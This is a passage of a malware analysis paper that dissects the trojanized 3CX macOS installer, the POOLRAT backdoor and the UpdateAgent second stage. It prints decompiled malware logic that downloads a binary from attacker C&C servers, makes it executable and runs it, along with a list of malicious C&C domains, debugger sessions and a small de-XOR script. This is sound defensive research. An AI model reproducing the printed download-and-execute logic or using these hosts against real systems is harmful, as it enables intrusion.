Task <B729EFBB-1EAA-410E-9A8F-D0344075FCA9>.<1> finished with error
[-1001] Error Domain=NSURLErrorDomain Code=-1001 "The request timed out."
UserInfo={NSErrorFailingURLStringKey=https://airbseeker.com/redirect.php,
NSErrorFailingURLKey=https://airbseeker.com/redirect.php, _kCFStreamErrorDomainKey=4, _
kCFStreamErrorCodeKey=-2103, NSLocalizedDescription=The request timed out.}
```

While the server was active though, depending on the response, the malware would either sleep, or invoke a helper function to receive tasking:

```
if (rax == 0x3520) {
    MessageThread();
}
```

Specifically, the `MessageThread` function would invoke the malware's `RecvMsg` function to, as its name implies, receive tasking (a message) by making another request to the C&C server. If it received tasking it would invoke a function named `PushMsg`, which stored the message to in-memory stack. This message would then be handled by the `WorkThread`, which we'll discuss now.

Recall that the malware spawned two threads during startup. The second thread executes a function named `WorkThread`. The logic of the function is relatively straightforward. In a loop, it invokes the `PopMsg` function, to process messages received from the command-and-control server. Recall that such messages have been saved to an in-memory stack via the aptly named `PushMsg` function that was invoked by `ProxyThread`.

Once a message is popped off the stack, the malware extracts an index and uses that to look up the appropriate message handler (via the switch table, found at `0x100004234`):

```
WorkThread(void*)
...
000000010000415b    lea    r15, qword [0x100004234];switch table
0000000100004176    mov    rdi, rbx
0000000100004179    call  PopMsg(_MSG_STRUCT*)    ;pop message (into rbx)
0000000100004182    mov    eax, dword [rbx+4]    ;extract message index
0000000100004185    add    eax, r14d
...
000000010000418d    movsxd rax, dword [r15+rax*4] ;compute message handler offset
0000000100004191    add    rax, r15
0000000100004194    jmp    rax                    ;execute message handler
```

We could compute the message handlers manually via the values in the switch table, but it turns out the disassembler can do so too, especially as they fall within the `WorkThread` function:

```
00000001000041ac    mov    rdi, rbx
00000001000041af    call  MSG_WriteConfig(_MSG_STRUCT*)
00000001000041b4    jmp    sub_1000041f0+20
000000010000541b6    mov    rdi, rbx
00000001000041b9    call  MSG_SecureDel(_MSG_STRUCT*)
00000001000041be    jmp    popNextMsg
00000001000041c0    mov    rdi, rbx
00000001000041c3    call  MSG_Up(_MSG_STRUCT*)
00000001000041c8    jmp    popNextMsg
00000001000041ca    mov    rdi, rbx
00000001000041cd    call  MSG_Down(_MSG_STRUCT*)
00000001000041d2    jmp    popNextMsg
00000001000041d4    mov    rdi, rbx
00000001000041d7    call  MSG_Cmd(_MSG_STRUCT*)
00000001000041dc    jmp    popNextMsg
00000001000041de    mov    rdi, rbx
00000001000041e1    call  MSG_Run(_MSG_STRUCT*)
00000001000041e6    jmp    popNextMsg
```

```

00000001000041e8      mov     rdi, rbx
00000001000041eb      call   MSG_Dir(_MSG_STRUCT*)
00000001000041f0      jmp    popNextMsg

00000001000041f2      mov     rdi, rbx
00000001000041f5      call   MSG_Test(_MSG_STRUCT*)
00000001000041fa      jmp    popNextMsg

00000001000041fc      mov     rdi, rbx
00000001000041ff      call   MSG_SetPath(_MSG_STRUCT*)

...

```

Based on the functions' names, as well as by analysing each, we can confirm the capabilities of the malware, which provides a remote attacker the ability to completely control an infected host (as well as upload and execute new payloads and exfiltrate files).

Let's take a look at some of these functions, starting with the `MSG_Up` function, which provides the capability of uploading (saving) a file *from* the C&C server *to* the infected system:

```

MSG_Up(MSG_STRUCT * arg0) {
    ...
    rdi = arg0 + 0xc;
    rsi = "a+";
    if (*(arg0 + 0x110) == 0x0) {
        rsi = "w+";
    }
    rax = fopen(rdi, rsi);
    ...

    rax = Recv(r13, &var_14C, r14, 0x0);
    ...

    fwrite(r13, rsi, 0x1, r15);
    ...
}

```

Specifically using values from a passed in `MSG_STRUCT`, it opens a file in either `+` or `w+` mode. It then invokes the malware's `Recv` function to receive data and writes it out to the file.

On the other hand, the `MSG_down` function will download (exfiltrate) a file to the command-and-control server.

Taking a look at the `MSG_run` function we see it using the `popen` function to execute a program or command:

```

MSG_Run(MSG_STRUCT * arg0) {
    ...
    rax = popen(&var_340, "r");
}

```

The `MSG_Cmd` function appears similar (also making use of `popen`), though it has the ability to read the output of the specified command and send it back to the command-and-control server.

This wraps up the section of this paper that focused on analysing POOLRAT, the malware used to persistently infect the 3CX *macOS* build server. Let's now turn our attention to the malware that was surreptitiously inserted into the 3CX *macOS* installer, which impacted *macOS* enterprise customers around the world.

LIBFFMPEG.DYLIB: THE FIRST-STAGE PAYLOAD

While from the very start it was clear that 3CX's *Windows* installers were surreptitiously subverted, initial reports were conflicted as to whether the *macOS* installers were similarly impacted. For example, we noted one of the initial reports stated: 'at this time, we cannot confirm that the *Mac* installer is similarly trojanized'.

CrowdStrike's report, on the other hand, did note that malicious activity tied to 3CX had been 'observed on both *Windows* and *macOS*'. The same report also contained a hash to the latest 3CX disk image, which was believed to contain an infected installer. However, specific details on the malicious components inserted into this installer were not known (or perhaps had just not been made public) when our analysis began in late March. Our analysis thus started with triaging this disk image seeking to confirm if indeed it was subverted, and if so, exactly how and with what.

File type	(SHA-256) hash	Name(s)
Apple Disk Image (.dmg)	E6BBC33815B9F20B0CF832D7401DD893FB C467C800728B5891336706DA0DBCEC	3cxdesktopapp-latest.dmg 3CXDesktopApp-18.12.416.dmg

We were able to obtain a copy of this disk image from *VirusTotal*. It had been uploaded on 29 March, though at that time, was not flagged by any of the anti-virus engines:




Figure 5: The disk image had been uploaded to *VirusTotal*, but wasn't at that time flagged by any of the anti-virus engines.

Mounting the disk image (either via the `hdiutil` command, or simply by double-clicking on it), you can see it contains a single file named '3CX Desktop App'.



Figure 6: The disk image contains a single file named *3CX Desktop App*.

If we check this application's code-signing information, we can see that not only was it validly signed by the *3CX* developer, but it was also notarized by *Apple*! The latter means the attackers submitted it to *Apple*'s notarization service, which checked it for malware and, in *Apple*'s own words, 'none was detected' ... yikes!




Figure 7: The application's code-signing information.

As *Apple* ‘approved’ the application for distribution, did this mean it was benign? Unfortunately, as we’ll see, the answer is no, though detecting the malicious code was a non-trivial exercise, especially as the application is almost 400 megabytes:

```
% du -h /Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app
...
381M /Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app
```

If we explore the application, we eventually find a binary named `libffmpeg.dylib` buried deep within the app’s `Contents/Frameworks/Electron Framework.framework/Versions/A/Libraries` directory.

Its SHA-256 hash is `a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67`, and also was not (initially) flagged as malicious by any of the anti-virus engines on *VirusTotal*:




Figure 8: The `libffmpeg.dylib` binary was not initially flagged as malicious by any of the anti-virus engines on *VirusTotal*.

This library will automatically be loaded when the main application is launched. We can illustrate this by using *macOS*’s `otool`, which shows it is a dependency of the `Electron Framework.framework`, which is a dependency of the main *3CX* desktop application:

```
% otool -L "3CX Desktop App.app/Contents/Frameworks/Electron Framework.framework/
Versions/A/Electron Framework"
...
@rpath/libffmpeg.dylib

% otool -L "3CX Desktop App.app/Contents/MacOS/3CX Desktop App"
...
@rpath/Electron Framework.framework/Electron Framework
```

Using the *macOS* file utility, we can see that `libffmpeg.dylib` is a Mach-O universal binary with two architectures: `x86_64` and `arm64`:

```
% file "3CX Desktop App.app/Contents/Frameworks/Electron Framework.framework/Versions/A/
Libraries/libffmpeg.dylib"

libffmpeg.dylib: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit
dynamically linked shared library x86_64] [arm64]

libffmpeg.dylib: Mach-O 64-bit dynamically linked shared library x86_64
libffmpeg.dylib: Mach-O 64-bit dynamically linked shared library arm64
```

We’ll focus on the *Intel* (`x86_64`) slice of the `libffmpeg.dylib` library, as the *Arm* Mach-O was not infected.

The library’s entry point (found at `0x4b180`) just invokes a function called `run_avcodec`. This function performs one task: spawning a thread via the `pthread_create` API. When this is invoked, the first parameter will be found in the `RDX` register, and will contain the start address of the thread’s code. From the disassembly below, we can see that this is set to `0x48430`:

```
EntryPoint:
0x000000000004b180      xor      eax, eax
0x000000000004b182      jmp     run_avcodec
...

run_avcodec:
0x0000000000048400      push    rax
0x0000000000048401      movabs  rax, 0xaaaaaaaaaaaaaaaa
0x000000000004840b      mov     rdi, rsp
```

```

0x0000000000004840e    mov     qword [rdi], rax
0x00000000000048411    lea    rdx, qword [0x48430]
0x00000000000048418    xor     esi, esi
0x0000000000004841a    xor     ecx, ecx
0x0000000000004841c    call   imp___stubs__pthread_create
0x00000000000048421    pop    rax
0x00000000000048422    ret

```

This thread function is where things get interesting. A quick triage shows that it's rather massive and contains various anti-analysis approaches aimed at thwarting static analysis. For example, here is a snippet of decompilation showing an obfuscated string being de-XOR'd:

```

do {
    *(int8_t *) (rsp + rax + 0x1b40) = *(int8_t *) (rsp + rax + 0x1b40) ^ 0x7a;
    rax = rax + 0x1;
} while (rax != 0x32);

```

As it's trivial to understand the full logic of this function solely via static analysis, let's leverage dynamic analysis, via the trusty debugger.

Debugging a dynamic library is a bit tricky, as it can't be executed in a standalone manner. Not to worry, we can whip up a simple loader that will load the `libffmpeg.dylib` library via the `dlopen` API:

```

#import <dlfcn.h>
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {
    //load user-specified library
    void * handle = dlopen(argv[1], RTLD_LOCAL | RTLD_LAZY);

    dispatch_main();
    return 0;
}

```

Once this is compiled (as an `x86_64` program, as we want to debug the `x86_64` version of `libffmpeg.dylib`), we launch it via the `lldb` debugger, passing in the library as a command-line argument:

```

% lldb loader libffmpeg.dylib

(lldb) target create "loader" (x86_64)
(lldb) settings set -- target.run-args libffmpeg.dylib"

```

Our immediate goal is to dynamically analyse the library's unnamed thread function, by setting a breakpoint on it and then stepping through it. And though we have an offset to the function (`0x48430`), we first have to wait until the library is loaded into memory, and then compute its base address before we can set a breakpoint. Of course, we want to do this all before the thread function is executed (which, recall, happens automatically during the loading of the library).

Setting a breakpoint on the `pthread_create` function allows the debugger to break right before the library's thread function is executed. This is important as we don't know exactly where the library will be loaded in memory (and thus can't initially set a breakpoint on the address of the thread function). This is because the dynamic library is position-independent, meaning it can be loaded at any virtual address.

```

% lldb loader libffmpeg.dylib
...

(lldb) b pthread_create
(lldb) run

Process 21118 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff81c81c445 libsystem_pthread.dylib`pthread_create
libsystem_pthread.dylib`pthread_create:
-> 0x7ff81c81c445 <+0>: xorl    %r8d, %r8d

```

Once the debugger has stopped (at the call to `pthread_create`) we can use the `image list` debugger command to find the address in memory at which `libffmpeg.dylib` has been loaded. Here, you can see the dynamic loader, based at `0x000000010a000000`:


```
(lldb) image list
...
```

```
[151] 4C4C445F-5555-3144-A1E5-50E749C861FD 0x000000010a000000 libffmpeg.dylib
```

Once we have its current load address we can either manually compute the absolute address of the thread function in memory ($0x10a000000 + 0x48430 = 0x10a048430$) or, if we have loaded the library in a disassembler, rebase it there:




Figure 9: We can rebase the library in a disassembler.

Either way, we'll now have the address of the function (e.g. $0x10a048430$), and thus can set a breakpoint via the `b` debugger command. Once this breakpoint has been set, the debugger will halt when the function is invoked.

```
(lldb) b 0x10a048430
Breakpoint 2: where = libffmpeg.dylib`__lldb_unnamed_symbol11736 + 144, address =
0x000000010a048430

(lldb) c

Process 4254 resuming
Process 4254 stopped
* thread #2, stop reason = breakpoint 2.1
libffmpeg.dylib`__lldb_unnamed_symbol11736:
-> 0x10a048430 <+144>: pushq %rbp
```

Hooray, we've halted the debugger at the start of the thread function ...now let's start stepping through it. We won't go through all its details (as the majority are irrelevant), but instead highlight, well, the highlights.

First, the function de-XORs various strings to build the following path: `~/Library/Application Support/3CX Desktop App/.session-lock`. The XOR key to decrypt this and other strings is hard-coded, as shown in the following snippet of disassembly, to `0x7a`:

```
loop:
00000000000484a4 80B404401B00007A      xor    byte [rsp+rax+0x2408+var_8C8], 0x7a
00000000000484ac 48FFC0                inc    rax
00000000000484af 4883F832             cmp    rax, 0x32
00000000000484b3 75EF                jne    loop
```

Since the same static XOR key (`0x7a`) is used, we can create a simple script that de-XORs every byte of the binary:

```
#!/usr/bin/Python3

key = 0x7a

with open(libffmpeg.dylib, "rb") as in, open("strings.txt", "wb") as out:
    while True:
        chunk = in.read(1024)
        if not chunk:
            break

        out.write(bytes(byte ^ key for byte in chunk))
```

Then, running the output of this script through `macOS`'s `strings` utility reveals paths, URLs, and more:

```
%s/Library/Application Support/3CX Desktop App
3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true
%s/Library/Application Support/3CX Desktop App/%s

officestoragebox.com/api/biosync
visualstudiofactory.com/groupcore
```

```

azuredeploystore.com/cloud/images
msstorageboxes.com/xbox
officeaddons.com/quality
sourcelabs.com/status
zacharryblogs.com/xmlquery
pbxcloudeservices.com/network
pbxphonenetwork.com/phone
akamaitechcloudservices.com/v2/fileapi
azureonlinestorage.com/google/storage
msedgepackageinfo.com/ms-webview
glcloudservice.com/v1/status
pbxsources.com/queue
www.3cx.com/blog/event-trainings/

```

```

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.128 Safari/537.36

```

OK, back to the `.session-lock` file. This appears to be created as part of the legitimate functionality of the 3CX application that the malicious library attempts to open, as shown in the debugger below. (Note that the RDI register will hold the first argument, the file name, passed to the `open` API).

```

Target 0: (dlopen_x64) stopped.

(lldb) x/s 0x3041946f0
0x3041946f0: "%s/Library/Application Support/3CX Desktop App/%s"

...

libffmpeg.dylib`__lldb_unnamed_symbol1736:
-> 0x10a0484f5 <+341>: callq 0x10a208858 ; symbol stub for: open

Target 0: (dlopen_x64) stopped.
(lldb) x/s $rdi
0x304193ee0: "/Users/user/Library/Application Support/3CX Desktop App/.session-lock"

```

```

If we run a file monitor, we can observe this file access
# FileMonitor.app/Contents/MacOS/FileMonitor -filter loader
{
  "event": "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file": {
    "destination": "/Users/user/Library/Application Support/3CX Desktop App/.session-lock",
    "process": {
      "pid": 4254,
      "name": "loader",
      ...
    }
  }
}

```

If the `.session-lock` file is not found, the malicious library will trigger a premature exit. It is surmised, especially as the malware doesn't actually read anything from the file, that this check is intended to ensure that the (remainder of the) malicious logic only executes if executed in the context of the 3CX application, as opposed to externally, for example on a malware analyst's machine. As we're in the latter scenario, we can create a 0-byte `.session-lock` file to appease the malware.

Assuming the `.session-lock` file is found, the malicious library continues decrypting and constructing several other paths to files (in the same `~/Library/Application Support/3CX Desktop App/` directory), including `.main_storage` and `UpdateAgent`. We'll see shortly how both these files are utilized.

Next, the malware performs a simple survey. As part of this survey data it retrieves the operating system version and computer name. The former is extracted from the value of the `ProductVersion` key in `macOS`'s `SystemVersion.plist` file:

```

# FileMonitor.app/Contents/MacOS/FileMonitor -filter loader
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/System/Library/CoreServices/SystemVersion.plist",

```

```

    "process": {
        "pid": 4254,
        "name": "loader",
        ...
    }
}
}

```

This information is then concatenated together, using ; as a separator token. On an analysis machine (running *macOS 13.3*) we can dump the survey data: `'13.3;Users-MacBook-Pro.local;6180;14'`.

Next, the malware generates a unique identifier (UUID), and then invokes a helper function (found at offset `0x499a0`) to encrypt the UUID with the same `0x7a` XOR key. This is then written out to a file named `.main_storage`, also in the `~/Library/Application Support/3CX Desktop App/` directory.

In a debugger, we can see the helper function at `0x499a0` is passed the file name and generated UUID:

```

(lldb) x/s $rsi
0x304192fc0: "/Users/user/Library/Application Support/3CX Desktop App/.main_storage"

(lldb) x/s $rdi
0x304192d50: "fcd5e94a-aa69-393f-53e4-5e1057a616f1"

```

Via a file monitor, we can observe the file create, write and close events:

```

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/Application Support/3CX Desktop App/.main_storage",
    "process": {
      "pid": 4254,
      "name": "loader",
      ...
    }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/Library/Application Support/3CX Desktop App/.main_storage",
    "process": {
      "pid": 4254,
      "name": "loader",
      ...
    }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CLOSE",
  "file" : {
    "destination" : "/Users/patrick/Library/Application Support/3CX Desktop App/.main_storage",
    "process": {
      "pid": 4254,
      "name": "loader",
      ...
    }
  }
}
}

```

Below is the (encrypted) UUID from our analysis machine, written out to the `.main_storage` file. Note that any NULL bytes (`0x00`), XOR'd with `0x7a`, will result in the value `0x7a`.

```

% hexdump -C ~/Library/Application\ Support/3CX\ Desktop\ App/.main_storage
00000000  1c 19 1e 4f 1f 43 4e 1b 57 1b 1b 4c 43 57 49 43 |...O.CN.W..LCWIC|
00000010  49 1c 57 4f 49 1f 4e 57 4f 1f 4b 4a 4f 4d 1b 4c |I.WOI.NWO.KJOM.L|
00000020  4b 4c 1c 4b 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a 7a |KL.Kzzzzzzzzzzzz|
00000030  05 0c ee 1e 7a 7a 7a 7a |....zzzz|

```

The malware then builds a URL to query, selecting one of the (hard-coded) domains. For example, we can see below (in the debugger), `akamaitechcloudservices.com/v2/fileapi` was selected:

```
...
Process 4254 stopped

libffmpeg.dylib`__lldb_unnamed_symbol11736:
-> 0x10a04935d <+4029>: callq  *%r14      ;objc_msgSend

(lldb) po $rdi
NSURL

(lldb) x/s $rsi
0x7ff83a9c8bbb: "URLWithString:"

(lldb) po $rdx
https://akamaitechcloudservices.com/v2/fileapi
```

In the debugger output presented above, we've halted on a call `objc_msgSend`, which is set to invoke `NSURL's URLWithString:` method. The first argument to `objc_msgSend` is found in the `RDI` register and holds the object (`NSURL`). The second argument is in `RSI`, and is the name of the method (`URLWithString:`). The third argument, in `RDX`, is the first argument for the method, which here, is the string object that will be used to construct the URL object.

After setting a hard-coded user-agent (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36) the malware adds the generated UUID and encrypted host information as a cookie. This is accomplished via the `NSMutableURLRequest's addValue:forHTTPHeaderField:` method:

```
Process 4254 stopped

libffmpeg.dylib`__lldb_unnamed_symbol11736:
-> 0x10a049555 <+4533>: callq  *%r14      ;objc_msgSend

(lldb) po $rdi
<NSMutableURLRequest: 0x60000000c000> { URL: https://akamaitechcloudservices.com/v2/fileapi
}

(lldb) x/s $rsi
0x7ff83a9e05d7: "addValue:forHTTPHeaderField:"

(lldb) po $rdx
3cx_auth_id=fcd5e94a-aa69-393f-53e4-5e1057a616f1;3cx_auth_token_content=.
X8uY9vZ9x[8x]?y_7{a&semi>{b9}c:yXE!Y<&c?zgb&dol>hF)iB)jC&plus>kK(lK&per>dN0eF2eG(pL)hR-
jJ6mL-tO-1V5tW4sX7sY&semi>sZ6u[4v];__tutma=true

(lldb) po $rcx
Cookie
```

The value that is set into the 'Cookie' HTTP header uses the hard-coded format string: `3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true`. The malware's UUID is inserted following the `3cx_auth_id=`, while the collected host information follows the `3cx_auth_token_content=`.

Now that the URL request is fully configured, just as was the case with the POOLRAT malware, the malware creates a `NSURLSession` object and from that, generates a `NSURLSessionDataTask` object (via the `dataTaskWithRequest:completionHandler:` method). Invoking the task's resume method will trigger its execution, meaning the request to the specified URL will be made.

Unsurprisingly, at this point in time, the malware's servers are non-responsive:

```
Task <2098E753-5401-46BF-93F7-C7D85D3AAF21>.<1> finished with error [-1001] Error
Domain=NSErrorDomain Code=-1001 "The request timed out."
```

```
...
NSErrorFailingURLStringKey=https://akamaitechcloudservices.com/v2/fileapi,
```

...so the malware doesn't get the HTTP 200 OK it wants, and thus goes off to snooze:

```
rax = strcmp(var_23F8, "200");
...
```

```
//no match?
do {
    time(rbp);
    if (0x0 >= r14) {
        break;
    }
    sleep(0xa);
} while (true);
```

As the malware's server is unresponsive, our dynamic analysis comes to an end. But that's OK. Continued static analysis shows the malware expects the server to respond with a binary. If it does, it will be saved to a file named `UpdateAgent`, in the `~/Library/Application Support/3CX Desktop App/` directory.

In the annotated decompilation, you can see that once this file is written out, the malware sets it to be executable (via `chmod`), then executes it via the `popen` API:

```
//write out file (from server) to "UpdateAgent"
rax = fopen(r13, "wb");
fwrite(var_23F8 + 0x4, 0xfffffffffffffc, 0x1, rax);
fflush(rax);
fclose(rax);

//make +x
chmod(r13, 0x1ed);

//add ""> /dev/null"
sprintf(r12, rbp);

//execute it
popen(r12, "r");
```

The malware will then, after a specified time delay, (re)execute its download and execute logic, likely selecting another one of its embedded command-and-control servers.

In this section of the paper we comprehensively analysed the trojanized *3CX* installer, pinpointing its malicious logic found in `libffmpeg.dylib`. We showed that the malicious library is a simple first-stage tool, capable of performing a small survey of an infected host and downloading and executing a second-stage payload. Let's now dig into this secondary payload.

UPDATEAGENT: THE SECOND-STAGE PAYLOAD

Recall that the trojanized *3CX* installer's main goal is to gain initial execution, to survey the infected host, then download and execute a second-stage payload. In this section of the paper, we'll analyse this binary named `UpdateAgent` (found in `~/Library/Application Support/3CX Desktop App/`).

Note: It is unclear if the second-stage payload is distributed to every infected host, or only to those the attacker deems of interest (perhaps by examining the limited survey data submitted via the first-stage payload).

The (SHA-256) hash of the `UpdateAgent` sample we analyse here is:

```
6C121F2B2EFA6592C2C22B29218157EC9E63F385E7A1D7425857D603DDEF8C59.
```

Unlike the subverted *3CX* installer, which was both validly signed and notarized, this binary is only signed with an adhoc signature:

```
% codesign -dvvv UpdateAgent
Executable=/Users/user/Library/Application Support/3CX Desktop App/UpdateAgent
Identifier=payload2-55554944839216049d683075bc3f5a8628778bb8
CodeDirectory v=20100 size=450 flags=0x2(adhoc) hashes=6+5 location=embedded
...
Signature=adhoc
```

Using `macOS`'s `file` command, we see the `UpdateAgent` binary is an `x86_64 (Intel) Mach-O`:

```
% file UpdateAgent
UpdateAgent: Mach-O 64-bit executable x86_64
```

This means that, unless *Rosetta* is installed, it won't run on *Apple Silicon*. (Recall that though `libffmpeg.dylib` was a universal binary containing both `arm64` and `Intel Mach-O`'s, only the `Intel` version was trojanized).

Unlike `libffmpeg.dylib`, it appears that most of the embedded strings are not obfuscated. Thus, if we run `macOS`'s `strings` utility (with the `'-'` option, which instructs it to scan the whole file), we find strings that appear to be related to:

- Config files
- Config parameters
- Attacker server (sbmsa[.]wiki)
- Method names of networking APIs

```
% strings -a UpdateAgent

%s/Library/Application Support/3CX Desktop App/.main_storage
%s/Library/Application Support/3CX Desktop App/config.json

"url": "https://
"AccountName": "

https://sbmsa.wiki/blog/_insert
3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true

URLWithString:
requestWithURL:
addValue:forHTTPHeaderField:
dataTaskWithRequest:completionHandler:
```

Let's now look deeper into `UpdateAgent`, using a disassembler and debugger. Starting at its `main` function, we see within the first few lines of code the malware contains some basic anti-analysis logic:

- Forks itself via `fork`. This slightly complicates debugging, as forking creates a new process (vs. the parent, we're debugging).
- Self-deletes via `unlink`. This can thwart file-based AV scanners, or simply make it harder to find/grab the binary for analysis!

```
int main(int argc, const char * argv[]) {

    //child
    if(fork() == 0) {
        ...

        //self delete
        unlink(argv[0]);

        //continue
        ...

    //parent
    else

        //bye!
        exit(0);
}
```

As noted, when `fork` executes, a new (child) process is created. We can see that in the above disassembly, the parent will then exit ...while the child will continue on executing. So, if we're debugging the parent our debugging session will terminate. There are debugger commands that can follow the child, one can also just set a breakpoint on the fork, then skip over it altogether (via the register write `$pc <address of instruction after fork>`).

We also noted that the child process (the parent has exited) will delete its on-disk binary via the `unlink` API. This is readily observable via a file monitor, which captures the `ES_EVENT_TYPE_NOTIFY_UNLINK` event of the `UpdateAgent` file by the `UpdateAgent` process:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/user/Library/Application Support/3CX Desktop App/UpdateAgent",
    ...
  }
  "process" : {
```

```

        "pid" : 38206,
        "name" : "UpdateAgent",
        "path" : "/Users/user/Library/Application Support/3CX Desktop App/UpdateAgent"
    }
}
}

```

After self-deleting, the malware (which has not stripped its symbols nor obfuscated its strings) performing the following:

- Calls a function called `parse_json_config`
- Calls a function called `read_config`
- Calls a function named `enc_text`
- Builds a string (`'3cx_auth_id=...'+?`)
- Calls a function named `send_post`, passing in the URI `https://sbmsa.wiki/blog/_insert`

Let's explore each of these, starting with the call to the malware's `parse_json_config` function.

The `parse_json_config` function attempts to open a file, `config.json` (in `~/Library/Application Support/3CX Desktop App`). If the file is not found, the malware exits – again, perhaps in an attempt to thwart analysis in external environments.

This is a (legitimate) configuration file that is part of 3CX's application.

We can observe the malware opening this configuration file in a file monitor:

```

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Library/Application Support/3CX Desktop App/config.json",
    ...
    "process" : {
      "pid" : 38206,
      "name" : "UpdateAgent",
      "path" : "/Users/user/Library/Application Support/3CX Desktop App/UpdateAgent"
    }
  }
}
}

```

Once it has opened this file, `UpdateAgent` looks for values from the keys: `url` and `AccountName`, as we can see in the annotated disassembly:

```

int parse_json_config(int arg0) {
    ...

    sprintf(&var_1230, "%s/Library/Application Support/3CX Desktop App/config.json", arg0);
    rax = fopen(&var_1230, "r");

    ...

    fread(&var_1030, rsi, 0x1, r12);
    rax = strstr(&var_1030, "\"url\": \"https://\");

    ...
    rax = strstr(&var_1030, "\"AccountName\": \"\");
}

```

Here's a snippet from a legitimate 3CX `config.json` file, showing an example of such values:

```

{
  "ProvisioningSettings": {
    "url": "https://servicemax.3cx.com/provisioning/<redacted>/<redacted>/<redacted>.xml",
    "file": {
      "Extension": "00",
      ...
      "GCMSENDERID": "",
      "AccountName": "<redacted>",
    }
  }
}

```

From this, we can see the `url` key appears to contain a link to the xml provisioning file for the VOIP system. On the other hand, `AccountName` is the full name of the account owner.

With the values of `url` and `AccountName` extracted from the `config.json` file, the malware then calls a function named `read_config`.

This opens and then reads in the contents of the `.main_storage` file. Recall that this file was created by the first-stage payload (`libffmpeg.dylib`) and contains a randomly generated UUID, likely uniquely identifying the victim. The `read_config` function then de-XORs the UUID with the same key that `libffmpeg.dylib` used to encrypt: `0x7a`.

```
int read_config(int * arg0, void * arg1) {
    ...

